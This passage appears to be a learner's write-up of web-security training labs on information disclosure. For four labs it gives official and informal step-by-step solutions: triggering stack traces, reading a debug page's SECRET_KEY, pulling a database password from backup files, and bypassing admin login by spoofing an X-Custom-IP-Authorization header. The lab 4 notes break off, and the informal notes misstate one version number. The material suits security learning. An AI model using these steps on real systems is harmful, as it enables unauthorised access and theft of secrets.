On the other hand, leaking technical information, such as the directory structure or which third-party frameworks are being used, may have little to no direct impact. However, in the wrong hands, this could be the key information required to construct any number of other exploits. The severity in this case depends on what the attacker is able to do with this information.

How to assess the severity of information disclosure vulnerabilities
Although the ultimate impact can potentially be very severe, it is only in specific circumstances that information disclosure is a high-severity issue on its own. During testing, the disclosure of technical information in particular is often only of interest if you are able to demonstrate how an attacker could do something harmful with it.
For example, the knowledge that a website is using a particular framework version is of limited use if that version is fully patched. However, this information becomes significant when the website is using an old version that contains a known vulnerability. In this case, performing a devastating attack could be as simple as applying a publicly documented exploit.
It is important to exercise common sense when you find that potentially sensitive information is being leaked. It is likely that minor technical details can be discovered in numerous ways on many of the websites you test. Therefore, your main focus should be on the impact and exploitability of the leaked information, not just the presence of

information disclosure as a standalone issue. The obvious exception to this is when the leaked information is so sensitive that it warrants attention in its own right.

Exploiting information disclosure

We've put together some more practical advice to help you identify and exploit these kinds of vulnerabilities. You can also practice these techniques using our interactive labs.

Read more
How to find and exploit information disclosure vulnerabilities

How to prevent information disclosure vulnerabilities

Preventing information disclosure completely is tricky due to the huge variety of ways in which it can occur. However, there are some general best practices that you can follow to minimize the risk of these kinds of vulnerability creeping into your own websites.

◇ Make sure that everyone involved in producing the website is fully aware of what information is considered sensitive. Sometimes seemingly harmless information can be much more useful to an attacker than people realize. Highlighting these dangers can help make sure that sensitive information is handled more securely in general by your organization.

◇ Audit any code for potential information disclosure as part of your QA or build processes. It should be relatively easy to automate some of the associated tasks, such as stripping developer comments.

◇ Use generic error messages as much as possible. Don't provide attackers with clues about application behavior unnecessarily.

◇ Double-check that any debugging or diagnostic features are disabled in the production environment.

◇ Make sure you fully understand the configuration settings, and security implications, of any third-party technology that you implement. Take the time to investigate and disable any features and settings that you don't actually need.

lab 1 Information disclosure in error message


This lab's verbose error messages reveal that it is using a vulnerable version of a third-party framework. To solve the lab, obtain and submit the version number of this framework.
Access the lab

solution:-

1. With Burp running, open one of the product pages.
2. In Burp, go to "Proxy" > "HTTP history" and notice that the `GET` request for product pages contains a `productID` parameter. Send the `GET /product?productId=1` request to Burp Repeater. Note that your `productId` might be different depending on which product page you loaded.
3. In Burp Repeater, change the value of the `productId` parameter to a non-integer data type, such as a string. Send the request:
`GET /product?productId="example"`
4. The unexpected data type causes an exception, and a full stack trace is displayed in the response. This reveals that the lab is using Apache Struts 2 2.3.31.
5. Go back to the lab, click "Submit solution", and enter **2 2.3.31** to solve the lab.

solve the lab :-

access the lab
open a lab now go to the burp suite httphistory
now you will see GET /product?productId=7 HTTP/1.1 vulnerable parameter
now send request in repeater modify the request
GET /product?productId="example" HTTP/1.1 now send the request you will see the apache version 22.3.31 informaiton leakege
result:-



lab is sove :)

lab 2 information disclosure on debug page

This lab contains a debug page that discloses sensitive information about the application. To solve the lab, obtain and submit the `SECRET_KEY` environment variable.


solution:-

1. With Burp running, browse to the home page.
2. Go to the "Target" > "Site Map" tab. Right-click on the top-level entry for the lab and select "Engagement tools" > "Find comments". Notice that the home page contains an HTML comment that contains a link called "Debug". This points to `/cgi-bin/phpinfo.php`.
3. In the site map, right-click on the entry for `/cgi-bin/phpinfo.php` and select "Send to Repeater".
4. In Burp Repeater, send the request to retrieve the file. Notice that it reveals various debugging information, including the `SECRET_KEY` environment variable.
5. Go back to the lab, click "Submit solution", and enter the `SECRET_KEY` to solve the lab


solve lab :-

open lab now go to the burpsuite target option click in right click and select the engagement tool now click on find comments

now you will see the hidden comments link /cgi-bin/phpinfo.php



now go to the burpsuite target options now manualy find the cgi-bin directory now click on cgi-bin directory now you will ssee the phpinfo.php files now click on to see request
now sed the request in repeater
now send the request now you will see the response show the secret_key value
copy the secret key paste the browser lab is solved :)



lab 3 source code disclosure Via backup files

This lab leaks its source code via backup files in a hidden directory. To solve the lab, identify and submit the database password, which is hard-coded in the leaked source code.


solution :-

1. Browse to `/robots.txt` and notice that it reveals the existence of a `/backup` directory. Browse to `/backup` to find the file `ProductTemplate.java.bak`. Alternatively, right-click on the lab in the site map and go to "Engagement tools" > "Discover content". Then, launch a content discovery session to discover the `/backup` directory and its contents.
2. Browse to `/backup/ProductTemplate.java.bak` to access the source code.
3. In the source code, notice that the connection builder contains the hard-coded password for a Postgres database.
4. Go back to the lab, click "Submit solution", and enter the database password to solve the lab.

solve the lab :-

open lab
now go to the burp suite target options
now right click on select the engagement tools now click on discover content
now wait you will see the backup files now go to the bakcup files in browser to you will see the ProductTemplate.java.bak source code files
now see the files in browser
find the Connection builder in sorce code to see the password copy the password
and paste the browser solve the lab :)

result :-



lab 4 Authenticaiton bypass Via information disclosure

This lab's administration interface
has an authentication bypass vulnerability, but it is impractical to exploit without knowledge of a custom HTTP header used by the front-end.
To solve the lab, obtain the header name then use it to bypass the lab's authentication. Access the admin interface and delete Carlos's account.
You can log in to your own account using the following credentials: `wiener:peter`


solution :-

1. In Burp Repeater, browse to `GET /admin`. The response discloses that the admin panel is only accessible if logged in as an administrator, or if requested from a local IP.
2. Send the request again, but this time use the `TRACE` method:
`TRACE /admin`
3. Study the response. Notice that the `X-Custom-IP-Authorization` header, containing your IP address, was automatically appended to your request. This is used to determine whether or not the request came from the `localhost` IP address.
4. Go to "Proxy" > "Options", scroll down to the "Match and Replace" section, and click "Add". Leave the match condition blank, but in the "Replace" field, enter:
`X-Custom-IP-Authorization: 127.0.0.1`Burp Proxy will now add this header to every request you send.


5. Browse to the home page. Notice that you now have access to the admin panel, where you can delete Carlos.

sovle the lab :-

open the lab now manulay add the admin in url
now you will see the message
now send the request in repeater
now send the request
now you will see the message

